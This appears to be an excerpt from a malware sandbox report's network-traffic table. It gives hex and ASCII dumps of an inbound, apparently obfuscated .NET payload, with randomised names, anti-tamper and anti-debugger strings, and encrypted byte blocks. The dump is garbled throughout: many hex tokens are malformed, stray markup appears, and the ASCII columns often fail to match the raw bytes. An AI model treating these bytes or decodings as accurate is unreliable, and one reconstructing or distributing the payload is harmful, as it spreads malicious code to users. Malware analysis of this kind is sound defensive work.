2021-09-28 05:54:35 UTC	270	IN	<p>Data Raw: 67 78 50 49 62 35 30 61 76 6a 35 38 00 52 65 73 6f 75 72 63 65 73 00 65 64 69 73 6b 63 7a 2e 4d 79 2e 52 65 73 6f 75 72 63 65 73 00 4d 79 53 65 74 74 69 6e 67 73 42 61 73 65 00 53 79 73 74 65 6d 2e 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 00 4d 79 53 65 74 74 69 6e 67 73 50 72 6f 70 65 72 74 79 00 3c 4d 6f 64 75 63 3e 7b 42 41 42 37 38 39 39 36 2d 33 34 35 38 32 3d 41 42 34 32 2d 41 41 35 36 2d 31 36 34 31 30 44 45 44 37 39 30 45 7d 04 4c 6d 32 6c 78 64 71 4e 35 31 68 38 68 75 45 36 6a 00 79 50 41 4e 6b 64 62 42 61 44 4f 66 6e 4a 33 75 50 57 39 00 70 38 61 61 65 52 64 35 36 75 6e 76 64 6e 52 54 38 55 36 00 6d 48 49 4e 48 6d 64 51 63 37 66 49 47 79 61 36 36 44 36 00 50 70 36 51 68 47 64 32 63 Data Ascii: gxPlb50avj58Resourcesedskcz.My.ResourcesMySettingsApplicationSettingsBaseSystem.ConfigurationMySettingsProperty<Module>BAB78996-3458-4B42-AA56-16410DED790E!Lkm2lxldqn51h8huE6jLyPANKddBaDO fnJ3uPW9p8aaeRd56unvvdnRT8U6mHNHmdQc7flGya66D6Pp6QhGd2c</p>
2021-09-28 05:54:35 UTC	274	IN	<p>Data Raw: 59 6a 49 00 6f 46 32 63 4b 6e 7c 74 76 4a 63 46 4b 48 73 51 48 34 4c 00 2e 63 63 74 6f 72 00 75 32 63 38 55 5a 6c 32 37 4f 38 45 6e 77 62 57 31 67 31 00 4c 77 41 50 4a 38 6c 33 6d 34 68 48 58 64 30 73 74 4c 42 00 52 78 4e 75 30 6b 70 64 78 34 56 4a 38 65 42 44 74 61 47 00 65 4a 30 6d 61 6b 70 78 45 73 53 49 65 6d 73 33 49 37 36 00 43 73 49 77 6e 74 6c 7a 6e 69 41 5a 49 6a 34 32 4f 4e 78 00 4a 44 6d 4f 76 35 70 68 42 53 72 66 66 47 69 47 56 75 6c 00 4d 44 5 57 44 66 36 70 5a 4b 6a 76 52 43 51 48 37 46 6c 39 00 63 65 55 42 62 6b 70 48 6f 41 50 64 49 63 79 58 6d 49 54 00 59 77 50 4e 37 66 70 67 69 34 49 4d 64 41 58 78 78 62 50 00 51 73 68 58 6e 70 45 4d 58 6e 68 63 43 53 49 6c 51 00 65 32 6f 58 71 62 70 66 4b 6e 4a 41 69 37 54 58 77 43 61 00 62 78 79 68 Data Ascii: YjloF2CknlvTzFcKHsQH4Lcotoru2c8UZl27O8EnwbW1g1LwAPJ8l3m4hHxD0stLBRxNuOkpdx4VJ8eBDaGeJ0 makpxEsIstems3I76CslvntlznAZlj42ONxJDmMv5phBSrrfGiGVuIMDUt6pZKjvRCQH7Fl9ceUBbkpHoAPDlcxYm ITYwPN7fpj4IMdAXxbRQshXknpxEMXnhcCfSlQe2oXqbpfKnJAI7TxWcabxyh</p>
2021-09-28 05:54:35 UTC	278	IN	<p>Data Raw: 6d 5a 79 00 66 44 79 6a 4f 79 43 42 45 66 00 54 30 69 6a 38 50 48 39 30 6a 00 56 4d 76 64 74 4f 50 6c 76 77 00 71 78 48 64 44 42 6d 79 55 65 00 49 6e 76 61 6c 69 64 43 61 73 74 45 78 63 65 70 74 69 6f 6e 00 48 49 50 64 4f 43 50 65 78 33 00 65 47 66 64 38 5a 36 61 6e 52 00 77 49 48 6d 46 66 4c 34 43 6b 4c 53 62 68 76 32 49 49 34 00 61 71 56 6c 4b 53 4c 55 48 57 77 64 4f 51 46 54 76 65 75 00 4d 49 31 42 56 31 4c 56 55 6c 6f 67 43 69 76 6e 42 6a 32 00 67 75 4c 61 57 37 4c 76 4e 4f 4f 30 41 70 69 6d 55 32 62 00 4c 75 35 4a 52 6b 4c 49 6a 4e 69 56 49 75 6e 38 39 75 47 00 44 34 53 34 42 44 4c 58 71 49 41 73 57 6e 66 4d 61 4e 78 00 58 58 68 71 6a 74 4c 41 43 5a 51 6b 61 65 49 47 43 63 73 00 78 62 6d 58 76 41 4c 59 61 71 31 70 64 36 69 73 70 51 46 00 70 4d 5a 44 Data Ascii: mZyfDyjOyCBEFT0ij8PH90jVMvdtOPlwqxHdDbmyUelnvalidCastExceptionHIPdOPCPex3eGfd8Z6anRwlHmF fl4CKLsLbhv2lI4aqVIKSLUHWwdQQFTveuMI1BV1LVUlogCivnBj2guLaW7LvNOO0ApimU2bLu5JRKlJnViNlvn89uG D4S4BDLXqlAsWnfMaNxXhqtLACZQkaelGCcsxbmXvAlYaq1pd6ispQFpMDZ</p>

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	282	IN	<p>Data Raw: 46 75 71 43 4e 42 4f 72 31 6a 68 5a 34 5a 77 74 58 51 00 73 33 35 6e 31 4c 42 38 75 66 36 4e 56 69 4c 6b 69 63 73 00 7a 50 72 4e 54 33 42 4a 4f 57 75 4e 63 56 6c 30 59 6b 56 00 46 69 69 70 63 73 42 32 4c 4e 44 71 79 56 58 71 4e 68 41 00 67 76 65 53 41 31 42 33 76 6a 66 38 77 44 50 51 68 38 4e 00 70 36 65 43 71 69 42 7a 4d 36 38 68 78 63 6a 31 35 56 62 00 59 54 73 78 41 73 58 32 6e 31 00 6f 38 4e 78 59 63 55 64 34 69 00 47 54 79 63 37 4e 36 68 74 4c 66 6c 4 2 36 77 6f 31 43 4d 00 71 34 35 67 66 64 53 45 51 72 49 57 51 4b 54 50 5a 00 52 56 4b 70 58 59 36 78 48 36 4f 66 35 74 4b 50 47 69 4d 00 48 39 30 78 4d 43 34 36 5a 45 70 4a 6c 5a 57 31 64 36 6c 67 00 4f 34 6d 74 67 4b 36 48 78 6a 35 56 50 35 4c 32 66 35 64 00 57 75 74 46 79 46 36 45 4c 44 4f 46 71 43</p> <p>Data Ascii: FuqCNBOr1jhZ4ZwtXQs35n1LB8uf6NViLkicszPrNT3BJOWuNvI0YKVFiiipsB2LNDqyVxQnNhAgveSA1B3vjf8wDPQh8Np6eCqjBzM68hxcj5VbYTsxAsX2n1o8NxYcu4iTyc7N6htlflB6wo1CMq45fg6dSEQrlWQKTPZRVKpXY6xH6Of5tKPGiMH90xM46ZEJpJIZW1d6lgO4mtgK6Hxj5VP5L2f5dWutFyF6ELDOFqC</p>
2021-09-28 05:54:35 UTC	286	IN	<p>Data Raw: 59 51 66 65 33 47 4a 4b 47 00 72 64 6f 66 6e 74 77 31 73 00 6f 62 61 66 50 71 38 74 64 41 00 67 78 58 66 51 70 6e 39 48 57 00 71 52 33 66 62 4c 70 39 65 4a 00 55 61 6a 66 77 72 79 5a 63 50 00 44 69 63 74 69 6f 6e 61 72 79 60 32 00 79 6c 6a 66 6f 35 61 6e 70 41 00 64 4a 44 66 4e 4d 4b 68 78 6c 00 78 42 72 66 47 6b 72 42 62 65 00 6a 4f 66 37 41 54 52 42 50 00 72 41 4e 66 74 33 6d 64 6b 6f 00 51 66 44 66 44 35 37 32 4b 32 00 54 30 66 64 59 74 77 50 65 00 7a 67 4b 66 38 33 57 47 63 52 00 6a 4b 4e 66 4a 44 62 64 53 6d 69 00 54 4f 46 66 32 4c 53 31 76 45 00 4d 4c 47 56 2d 4c 30 4e 61 71 65 69 43 53 76 79 54 62 64 00 6f 41 63 5a 61 4e 32 77 76 48 00 6e 76 35 5a 72 72 4b 54 72 31 00 57 63 4a 5 a 52 47 78 67 77 75 00 48 37 77 5a 35 42 74 71 38 34 00 43 4c 62</p> <p>Data Ascii: YQfe3GJKGrdfnotw1sobafPq8tdAgxFpQn9HWqR3fbLp9eJUajfwryZcPDictionary`2yljfo5anpAdJJfNMK hxIxBrfGkrBbeJof7ATRBPrANft3mmkoQfdID572K2T0ffOywPezgKf83WGCrJNfJBdSmTOOf2LS1vEMLMuL0 NaqeicCSyvTbdoAcZaN2wvHnv5ZrrKTr1WcJZRGxgwuH7wZ5Btq84Clb</p>
2021-09-28 05:54:35 UTC	290	IN	<p>Data Raw: 6b 4d 59 73 45 35 72 00 69 32 4b 4d 51 37 6f 44 74 69 00 4e 51 58 4d 54 4f 57 76 6a 43 00 44 77 63 4d 56 33 76 6a 65 42 00 79 37 45 4d 70 64 45 30 6f 44 00 4a 4f 57 4d 65 35 64 70 6d 67 00 68 66 6a 4d 79 74 55 67 42 55 00 54 69 32 4d 49 65 4a 61 6a 69 00 69 32 59 4d 6d 45 4d 30 74 44 00 56 77 53 4d 58 61 48 78 44 70 00 57 6c 31 4d 6b 35 6d 72 70 4f 00 52 56 73 4d 34 46 79 6f 62 4d 00 47 65 74 54 79 70 65 46 72 6f 6d 48 61 6e 64 6c 65 00 67 65 74 5f 41 73 73 65 6d 62 6c 79 00 52 75 6e 74 69 6d 65 48 65 6c 70 65 72 73 00 49 6e 69 74 69 61 6c 69 7a 65 41 72 72 61 79 00 53 6 f 72 74 65 64 4c 69 73 74 00 48 61 73 68 74 61 62 6c 65 00 45 6e 63 6f 64 69 6e 67 00 53 79 73 74 65 6d 2e 54 65 78 74 00 67 65 74 5f 55 6e 69 63 6f 64 65 00 47 65 74 53 74 69 6e 67</p> <p>Data Ascii: kMYEsE5r12KMQ7oDtInQXMTOWyjCDwcMV3vjeBy7EMpdEoDjOWMe5dpmghfjMytUgBUTi2MleJaji i2YMmEM0tDVwSMXahIxDpW1Mk5mpmORVsM4FyobMGetTypeFromHandleget_AssemblyRuntimeHelpersInitial izeArrayListHashtableEncodingSystem.Textget_UnicodeGetString</p>
2021-09-28 05:54:35 UTC	294	IN	<p>Data Raw: 79 00 54 6f 4c 6f 77 65 72 00 49 54 74 31 75 35 79 4d 65 55 69 44 54 4e 72 74 62 61 57 00 79 58 71 61 35 6b 79 6a 45 68 49 77 37 54 48 53 44 4b 4c 00 67 65 74 5f 46 69 6c 65 56 65 72 73 69 6f 6e 49 6e 66 6f 00 46 69 6c 65 56 65 72 73 69 6f 6e 49 6e 66 6f 00 64 48 55 34 41 65 79 6b 4c 6f 30 50 6d 53 56 4b 71 75 34 00 67 65 74 5f 50 72 6f 64 75 63 4d 61 6a 6f 62 50 61 72 44 00 64 48 55 34 41 65 79 6b 4c 6f 30 50 6d 53 56 4b 71 75 34 00 67 65 74 5f 50 72 6f 64 73 74 4d 69 6e 6f 72 50 61 72 74 00 4e 44 79 61 6e 31 79 63 50 77 51 56 4a 65 6f 56 58 58 59 00 67 65 74 5f 50 72 6f 64 75 63 74 42 75 69 6c 64 50 61 72 44 00 47 65 74 53 74 69 4b 39 33 79 38 77 4d 72 54 4b 71 4c 00 67 65 74 5f 50 72 6f 64 75 63 74 50 72 69 76 61 74 65 50 61 72 74 00 77 44 56</p> <p>Data Ascii: yToLowerITt1u5yMeUiDTNrtbaWyXqa5kyjEhlw7THSDKLget_FileVersionInfoFileVersionInfoHUdAeyk LoOpnSVKqu4get_ProductMajorPartahcYknySCgEvZDU6gYXget_ProductMinorPartNDyan1ycPwQVJeovXXYg et_ProductBuildPartSSZ1ndyK93y8wMrTKqlget_ProductPrivatePartwDV</p>
2021-09-28 05:54:35 UTC	297	IN	<p>Data Raw: 70 55 46 53 71 37 35 4b 6a 47 4e 76 75 60 65 47 00 4e 35 63 77 77 70 53 42 39 53 51 57 4e 31 48 30 52 42 72 00 43 6f 70 79 54 6f 00 52 78 62 33 43 67 53 36 6c 30 59 76 39 67 73 4d 42 37 44 00 79 55 41 75 74 53 53 57 51 4e 4b 50 61 30 72 33 4b 73 4e 00 66 6e 37 65 71 52 53 30 62 67 57 50 72 47 6d 72 78 64 00 59 75 55 42 53 73 53 75 35 5a 75 43 58 76 78 31 32 45 76 00 4c 61 4e 59 37 76 53 43 54 44 4c 6b 4f 74 69 71 54 6f 65 00 48 5a 75 30 45 73 53 31 55 37 51 58 75 77 6d 77 66 63 00 4d 75 4c 6b 32 76 53 63 45 6d 77 73 53 33 56 56 71 45 32 00 56 58 5a 6a 34 6b 4e 61 6d 38 00 49 73 4c 69 74 74 6c 65 45 6e 64 69 61 6e 00 69 74 50 6a 76 57 47 62 35 76 00 4a 72 57 6a 49 36 44 70 59 70 00 4d 65 39 6a 58 44 50 5a 4d 41 00 51 66 30 6a 41 72 45 65 41 4e 58</p> <p>Data Ascii: pUF Sq75KjGnvupeGN5cwppSB9SQWN1H0RBrCopyToRx b3CgS6l0Yv9gsMB7DyUAutSSWQNKPa0r3Ks Nfn7eqRS0bgWPFgmxrdYuUBSsSu5zUcxv12EvLaN Y7vSCTDLkOtiqToeHzu0ESSsU17QxUwmwfcMuLk2vScEmwsS 3VWqE2VXZj4KNam8lsLittleEndianitPjWvGb5vJrWj6DpYpMe9jXDPZMAQf0jArEeANX</p>
2021-09-28 05:54:35 UTC	302	IN	<p>Data Raw: 6d 5f 30 61 65 61 30 31 38 65 61 62 35 37 34 63 61 63 39 34 31 34 36 62 61 32 34 36 31 64 32 35 31 00 6d 5f 61 34 31 62 38 61 37 38 66 38 39 39 34 35 33 34 38 62 38 38 31 38 63 30 31 32 66 32 37 36 36 34 00 6d 5f 62 34 30 35 36 66 63 34 32 67 31 36 34 34 63 39 62 62 32 36 37 31 66 65 64 61 66 65 00 6d 5f 35 37 30 39 62 61 34 39 63 63 30 33 34 31 33 62 32 37 31 38 62 33 36 64 66 63 63 36 32 30 38 61 00 6d 5f 32 30 33 63 63 38 61 31 38 38 6 2 34 66 37 66 38 38 35 63 37 32 62 64 32 33 35 30 38 65 66 62 00 6d 5f 33 32 33 64 38 65 31 39 37 32 66 65 34 32 33 38 61 62 35 39 37 61 62 39 68 31 39 34 36 63 66 00 6d 5f 36 65 66 54 38 37 35 65 36 64 37 63 34 66 62 34 39 35 30 64 35 36 33 63 33 64 65 37 38 33 31 36 00 6d 5f 61 36 33 35 64 39 31 39 Data Ascii: m_oaea018eab574caca9414d9ba2461d251m_a41b8a78f89945348b8818c012f27664m_b4056fc4b71644c9bb 2671fe96fedafem_5709ba49cc03413bb718b36dfcc6208am_203cc8a1888b4f7f885c72bd23508e6bm_323d8e1972fe4238 ab597ab98a946cfm_66ed875e6d7c4f4950d563c3de78316m_a635d919</p>
2021-09-28 05:54:35 UTC	306	IN	<p>Data Raw: 00 73 00 43 00 72 00 79 00 70 00 74 00 6f 00 53 00 65 00 72 00 76 00 69 00 63 00 65 00 50 00 72 00 6f 00 76 00 69 00 64 00 65 00 72 00 65 00 2e 00 04 4b 58 00 6b 00 47 00 67 00 64 00 44 05 45 00 49 00 6c 00 63 00 64 00 6b 00 6a 00 55 00 4c 00 4b 00 55 00 50 00 2e 00 04 52 00 67 00 36 00 67 00 70 00 55 00 66 00 74 00 6d 00 59 00 77 00 46 00 58 00 50 00 52 00 4a 00 4e 00 58 00 00 4b 34 00 56 00 77 00 30 00 61 00 36 00 53 00 69 00 6f 00 66 00 48 00 72 00 42 00 36 00 75 00 66 00 78 00 4d 00 2e 00 33 00 6f 00 36 00 6e 00 63 00 44 00 63 00 61 00 69 00 76 00 31 00 78 00 67 00 47 00 6e 00 74 00 4b 00 45 00 00 23 44 00 65 00 62 00 75 00 67 00 65 00 72 00 20 00 Data Ascii: sCryptoServiceProviderSHA1 is tampered.KXkGgdDEIlcdkjULKUP.Rg6gpUftmYwFXPRJNXK4Vw0a6Si of HrB6ufxM.3o6ncDca1vxGntKE#Debugger</p>
2021-09-28 05:54:35 UTC	310	IN	<p>Data Raw: 6d 08 12 80 c4 15 12 80 9d 01 12 80 c4 15 12 80 9d 01 12 80 c4 08 12 80 c4 08 12 80 c4 08 08 15 11 81 39 01 12 80 c4 08 08 15 11 81 39 01 12 80 c4 08 15 11 81 39 01 12 80 c4 08 08 20 02 12 80 c4 08 15 11 81 39 01 12 80 c4 08 08 20 02 12 80 c4 08 15 11 81 39 01 12 80 c4 0c 20 02 15 12 80 9d 01 12 80 c4 08 02 15 07 03 15 12 80 9d 01 12 80 c4 12 80 c4 15 11 81 39 01 12 80 c4 06 20 01 01 12 80 a5 07 07 29 08 18 12 7c 08 02 18 12 81 31 08 12 78 12 80 a4 09 1c 12 78 15 12 80 9d 01 12 80 d0 08 12 79 08 12 81 2d 05 12 80 8c 12 74 08 12 74 11 80 44 08 08 1d 08 11 81 45 08 08 1d 1c 12 80 f5 12 80 b0 0a 12 80 f1 08 12 80 d4 1d 12 74 11 80 ec 1d 12 80 f5 1c 02 1d 08 08 15 Data Ascii: m99 m9 m9 W]1xxxy-ttAEt</p>
2021-09-28 05:54:35 UTC	314	IN	<p>Data Raw: 02 12 79 1c 12 80 54 06 12 82 5c 07 20 02 02 12 79 12 79 0a 00 03 02 12 79 12 79 12 82 5c 04 06 12 82 60 06 20 02 12 79 1c 08 09 00 03 12 79 1c 08 12 82 60 04 06 12 82 64 04 20 01 05 1c 07 00 02 05 1c 12 82 64 04 06 12 82 68 04 20 01 0c 1c 07 00 02 0c 1c 12 82 6c 04 20 01 0c 1c 07 00 02 0c 1c 12 82 70 04 20 01 0d 1c 07 00 02 0d 1c 12 82 70 04 06 12 82 74 07 20 02 12 81 1d 1c 0e 0a 00 03 12 81 1d 1c 0e 12 82 74 07 20 04 06 12 82 7c 06 20 02 08 10 08 08 09 00 03 08 10 08 08 12 82 7c 04 06 12 82 80 06 20 01 12 79 12 79 09 00 02 12 79 12 79 12 82 80 04 06 12 82 84 06 20 02 1c 12 79 12 79 08 00 03 1c 12 79 Data Ascii: yXl yyyyy' yy'd dh lp pt tx x yyyy yy yy</p>

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	318	IN	<p>Data Raw: 01 8d 12 83 01 7a 82 01 50 12 7a 83 01 2a 7a 82 01 50 12 50 a0 03 50 8a 01 28 2a 50 ae 02 50 3a 28 12 83 01 7a 7a 82 01 50 12 7a 83 01 2a 50 90 01 50 99 01 8d 12 83 01 7a 82 01 50 12 7a 83 01 2a 50 b7 03 50 92 01 28 12 83 01 7a 82 01 50 13 7a 83 01 2a 50 80 02 50 2a 28 2a 50 ba 02 50 3e 28 12 83 01 7a 82 01 50 13 7a 83 01 2a 7a 82 01 50 13 50 8c 02 50 Of 8d 2a 7a 82 01 50 14 50 88 02 50 2a 28 2a 50 ba 02 50 3e 28 12 83 01 7a 82 01 50 14 7a 83 01 2a 7a 82 01 50 14 50 9e 02 50 99 01 28 2a 7a 82 01 50 15 50 bd 01 50 29 28 2a 7a 82 01 50 15 50 28 50 09 8d 2a 50 a9 01 50 87 01 8d 12 83 01 7a 82 01 50 15 7a 83 01 2a 50 81 01 50 86 01 8d 12 83 01 7a 82 01 50 16 7a 83 01 2a 50 9c 01 50 14 8d 12 83 01 7a 82 01 50 16 7a 83 01 2a 50 0a 50 32 8d 12 83 01 7a 82 01 50 16 7a 83 01 2a 7a 82 01 <p>Data Ascii: zPz*zPPP(*PP:(zPz*PPzPz*PP*(zPz*PPP*zPPP,(*PP>(zPz*zPPP(*zPPP)(*PP(P*PPzPz*PPzPz*zPPzPz*PPzPz*PPzPz</p> </p>
2021-09-28 05:54:35 UTC	322	IN	<p>Data Raw: 7a 05 7a 0e 22 83 95 80 60 12 04 50 bc 01 22 89 95 80 60 76 bf 1e 90 32 be 1e 7a 06 50 06 7a 0d 2a 50 ac 01 22 8a 95 80 60 16 bf 1e 90 32 be 1e 7a 01 50 0a 7a 17 2a 50 8d 02 22 8a 95 80 60 16 bf 01 32 bf 1e 7a 01 50 06 7a 17 2a 50 02 22 8a 95 80 60 76 bf 1e 90 50 02 32 bf 1e 7a 06 50 01 7a 0c 2a 50 85 05 22 8a 95 80 60 16 bf 1e 90 32 be 1e 7a 06 50 0c 50 8b 03 50 83 01 28 2a 50 8f 04 22 89 95 80 60 76 bf 1e 90 32 be 1e 50 07 50 16 8d 12 17 50 9a 03 12 0f 32 be 1e 50 22 50 ae 01 8d 12 0c 50 8b 03 22 8a 95 80 60 76 bf 1e 90 50 ae 05 32 bf 1e 7a 0e 50 03 7a 13 50 01 67 2a 50 9f 02 32 bf 1e 50 0b 50 2c 8d 12 0c 50 1f 32 bf 1e 7a 06 50 08 7a 0d 2a 50 86 04 12 0f 32 be 1e 7a 06 50 09 50 2b 50 3c 8d 2a 50 2b 22 8a 95 80 60 16 bf 1e 90 32 be 1e 7a 06 50 09 2z <p>Data Ascii: zz" P" V2zPz*P" 2zPz*P" P2zPz*P" vP2zPz*P" 2zPPP(*P" v2PPP2P" PP" vP2zPzPg*P2PP,P2zPz*P2z PP+P<P" 2z</p> </p>
2021-09-28 05:54:35 UTC	326	IN	<p>Data Raw: 32 be 1e 50 a3 02 50 36 28 12 17 50 8d 04 32 bf 1e 50 20 93 ad 80 80 10 12 06 50 29 22 89 95 80 60 76 bf 1e 90 50 15 32 bf 1e 7a 01 50 0d 7a 17 2a 50 2d 32 bf 1e 7a 01 50 08 50 90 01 50 3e 8d 2a 50 8c 04 32 bf 1e 50 32 50 98 01 8d 12 0d 50 8b 03 22 89 95 80 60 76 bf 1e 90 32 be 1e 7a 06 50 05 50 9e 02 50 34 28 2a 50 3b 32 bf 1e 7a 06 50 1b 50 95 01 50 97 01 8d 2a 50 90 03 22 8a 95 80 60 16 bf 1e 90 32 be 1e 7a 01 50 08 7a 17 2a 50 8a 05 22 8a 95 80 60 16 bf 1e 90 32 be 1e 7a 06 50 1a 7a 0d 2a 50 aa 03 22 89 95 80 60 16 bf 1e 90 50 ab 05 32 bf 1e 50 ab 01 50 9a 01 28 12 0d 5 098 04 32 bf 1e 7a 01 50 00 50 ab 02 50 39 28 2a 50 a0 04 22 8a 95 80 60 16 bf 1e 90 32 be 1e 50 86 03 50 82 01 28 12 17 50 38 22 8a 95 80 60 16 bf 1e 90 32 be 1e 7a 01 50 03 7a 17 2a <p>Data Ascii: 2PP6(P2P" P)" vP2zPz*P-2zPPP>*P2P2PP" V2zPPP4(*P;2zPPP*P" 2zPz*P" 2zPz*P" P2PP(P2zPPP9(*P" "2PP(P8" 2zPz"</p> </p>
2021-09-28 05:54:35 UTC	329	IN	<p>Data Raw: bb 1b 4f ae 94 84 80 40 50 b7 f7 b8 f5 0d 50 ba a4 8b da 1f 8d 50 05 63 50 b9 90 ba 36 4f ae 95 84 80 40 50 8f ef a5 da 03 50 80 b7 bb a6 16 4f 50 b0 cb a7 db 10 8d 50 8b 8e bb ec 0d 4f ae 96 84 80 40 50 ac fe e3 eb 07 46 50 01 63 50 a9 80 8e 8a 1c 4f ae 97 84 80 40 50 b5 9e 97 b3 05 50 01 63 46 50 b7 ee ec d5 15 4f ae 98 84 80 40 50 a8 a6 8b a6 16 50 9c do 91 c0 08 28 50 87 fd cb b3 02 4f 50 99 80 e9 d4 04 af ae 99 84 80 40 50 96 c4 81 85 0d 46 50 90 8d c5 80 1e 4f 50 b9 b6 bb fa 0c 4f ae 9a 84 80 40 50 b9 e7 c7 1d 50 9f 81 b8 a3 0d 28 65 50 af e4 a3 db 0f 4f ae 9b 84 80 40 50 bc a3 c5 a4 01 65 50 9e 9b af 1d 4f ae 9c 84 80 40 50 b0 ad da a0 e5 02 63 65 50 a4 b4 e9 b7 1c 4f ae 9d 84 80 40 50 9f a2 da c6 02 65 50 a1 dd a5 b9 1d 4f ae 9e 84 80 40 <p>Data Ascii: O@PPPCpP6O@PPOPO@PFPCpPO@PPcFPO@PP(POPO@PFPOPO@PP(ePO@PePO@PPcEPO@PePO O@</p> </p>
2021-09-28 05:54:35 UTC	334	IN	<p>Data Raw: b7 5e 65 8a 61 25 7e b5 09 b1 d1 67 e3 ef da 0a 23 0a 9f c5 67 12 ec 29 07 31 f3 d3 c6 1a 8d 00 72 f7 fe a8 04 83 28 83 4c 9f fe 1c 53 9c 5f 4e 2e 17 7c 1e 4e 3b 4d 2e de c4 8a de 8a 81 33 0b 19 fb de e6 c7 90 31 80 a8 70 21 of a7 55 5d 69 ce c0 bf 97 18 7f d9 39 78 9a 28 c0 53 06 af 48 5b 69 52 9a 1e 56 50 13 0b ea 8c 67 1f 99 17 96 0e 3c e3 3a 92 12 0f 94 ad e7 39 46 95 63 24 ba 71 c0 23 fd f1 d6 54 17 8f 5c 9 4f a5 da 33 84 3e 1c e9 8b 62 ab 29 fc cc 8c 58 eb 0f 49 6a 4c 88 4c a9 f5 84 27 b6 15 83 d0 0f 00 00 ec 22 54 83 8d 2f 6d b0 c2 e1 a6 2c 9c 0f c1 a3 e6 e2 79 8e 27 43 cd 45 74 b5 40 36 ac 94 67 97 74 7f 7f 60 0b 4c df 2c e9 0c 33 2f d3 a2 1d ca d7 ac 2a bb 8e 91 69 73 5f 61 68 92 e8 f3 f0 48 ef 09 08 3a b3 1a d7 03 d1 f6 <p>Data Ascii: ^ea%~g#g!r(LS_N. N;M.3!p!Ui]m9x(SKXjIRVgv:<9Fc\$q#q#VN3Nb)XljLL" T/m,y'CEt@6gt'L,3/*is_ahH:</p> </p>
2021-09-28 05:54:35 UTC	338	IN	<p>Data Raw: a9 37 da 58 ad a1 6b be 5d ef 2e 3b 82 46 b3 c7 08 ce 5f ce 69 85 55 a9 06 81 7b 76 96 04 98 12 c9 51 c3 f8 16 f1 99 a6 bc 34 88 5f 5d c1 ff 2d 13 8f 9a 8a f7 d7 07 94 36 bd 08 78 99 e9 c8 13 e0 ea c7 08 0b ee 68 03 59 c7 e6 fd 89 d4 11 4d 4b 44 e1 49 a9 92 a3 6b 5e b4 ec b3 64 2d 23 fd 0b 96 05 02 47 ef d7 b8 0c 95 83 48 56 2d 53 8f 6c 2b 3a ba b9 14 25 b5 64 e7 70 67 4b 2e 34 8d 67 94 13 cd ec 74 c2 e7 c8 b4 9e cf 03 3a b0 dc 91 8f f1 f6 f0 46 4a 0b 3b cd 35 17 70 15 1a c3 33 1a 43 d4 b5 dc 2a f6 56 25 06 3d 6b 18 c9 03 ee 05 b6 cd 92 6f 58 9a f2 c4 32 37 8d 43 73 d2 2c 41 8c da fc 16 0e 75 20 bf 22 85 00 4a 3c 3d 1b 28 4c 50 f6 35 ea ad 38 e6 23 24 02 bc 89 36 62 30 7c 27 c2 48 c2 9a 37 96 f8 70 68 dc 0b ab 24 96 33 96 2a 8f 6a 72 85 <p>Data Ascii: 7Xk.;F_iU{vQ4]-6xkWMKDlk^d-#GHV-8l+;%dpGK.4gt;FJ;5p3C*V%koX27Cs,Au "J=<(LP58#\$6b0 H7ph\$3*jr</p> </p>
2021-09-28 05:54:35 UTC	342	IN	<p>Data Raw: 05 0c 89 7b 76 c3 6f 4f af 1e f4 fd 13 06 38 bf 2d 0b 03 ce 02 98 e4 63 56 4c a2 82 7a 77 01 4f 45 39 e9 31 7f e5 fc 41 18 62 d4 3d 61 be 1f f7 06 39 7f ba a8 68 c1 d0 e3 73 d0 15 79 53 20 b1 a3 4f ed 35 c7 2a bf 9d f2 2c 56 ea 3f 1a d1 7b 5a 40 68 37 88 e0 75 d3 db 46 15 0a 6b 12 80 f6 4d 87 39 df ee 97 9a 80 28 20 5f 80 00 12 10 49 75 4f 5e e0 c4 f3 cc e8 48 a8 4a fd ff 82 6e da 68 78 14 69 84 90 12 c8 7d e4 67 86 ac ff 03 b1 0e 72 79 3a 9e 01 1f 97 97 9f b4 c3 f1 da a8 97 0c d9 7e 61 9f 43 dd 8f c4 c5 18 37 e5 1b 15 8a 72 ab 57 08 81 91 a9 38 82 1c d9 43 fc 7a 47 7d ef fa d5 c3 27 23 44 25 45 06 23 1c 8b a4 98 be 30 4d dc 5e 04 73 84 c4 83 df 8a f4 f2 ef ac e0 c2 8e 25 59 cf 57 5d 4b b7 5b 28 c7 e5 78 b3 e0 b7 a8 83 44 ff e7 f9 <p>Data Ascii: {vo8-3cVl.*wOE91Ab-5a9hsyS O5%V?{Z@h7ufku9(ZiuO^HJnhxi}grjy:-ac7rW8.zG!%D#E#0M^s%WYjK(xD</p> </p>
2021-09-28 05:54:35 UTC	358	IN	<p>Data Raw: 3a f6 1c 90 34 8d 6b cf db 76 e7 b4 d1 d6 73 2c 00 64 a3 e2 1e 04 ca 9e 32 3c 51 44 ee d7 6e 7f 8c ce 3a ef 47 b4 ff aa 57 ac 0d 01 06 a7 b7 3a 6a 73 58 21 62 80 19 bc 8b 04 60 38 9b 78 9a ff b8 a6 88 a4 39 cf 0b 19 92 d6 8f 61 46 b5 78 8e a0 81 8f b1 56 0f 58 69 37 67 a6 7e 77 67 a7 a4 dd 7f 8b 67 a0 2e 4b a3 5c 9e 81 47 01 f8 55 2a 6b c3 fc 81 7f 0a 41 1a a1 1c c4 13 5f 59 f7 99 d2 b1 ca ff 6b 13 1c 0c be a2 91 67 27 5b cc b6 2c 80 54 92 f4 4d 22 9a 46 ac 67 2d e0 5f 87 fb ad e9 56 51 93 00 7e 26 8c 03 ac c4 2b 3c 7e 33 ab f6 65 ca 26 1e f2 2c c3 9e 7e 2a 8b 93 1d 9e 48 07 08 bc 75 bc 27 11 65 b0 d5 a7 59 9d 66 64 3e ea 45 46 38 24 b6 f4 84 22 8e 36 7d 47 08 e2 7f 0f ba ea e5 65 87 2a d7 50 51 de 46 d3 f4 7c 5d 3c cb 5c 60 4c 63 e0 88 ab 31 <p>Data Ascii: 4kvs,d2<QDn:GW:jxIb'8x9aFxXi7g-wgg.K\GU*kA_Ykg'[,TM"FG-_-&-<-3e&,-~*5Nu'eYfd>EF8\$"6)Ge*PQF]]`c1</p> </p>

Timestamp	kBytes transferred	Direction	Data
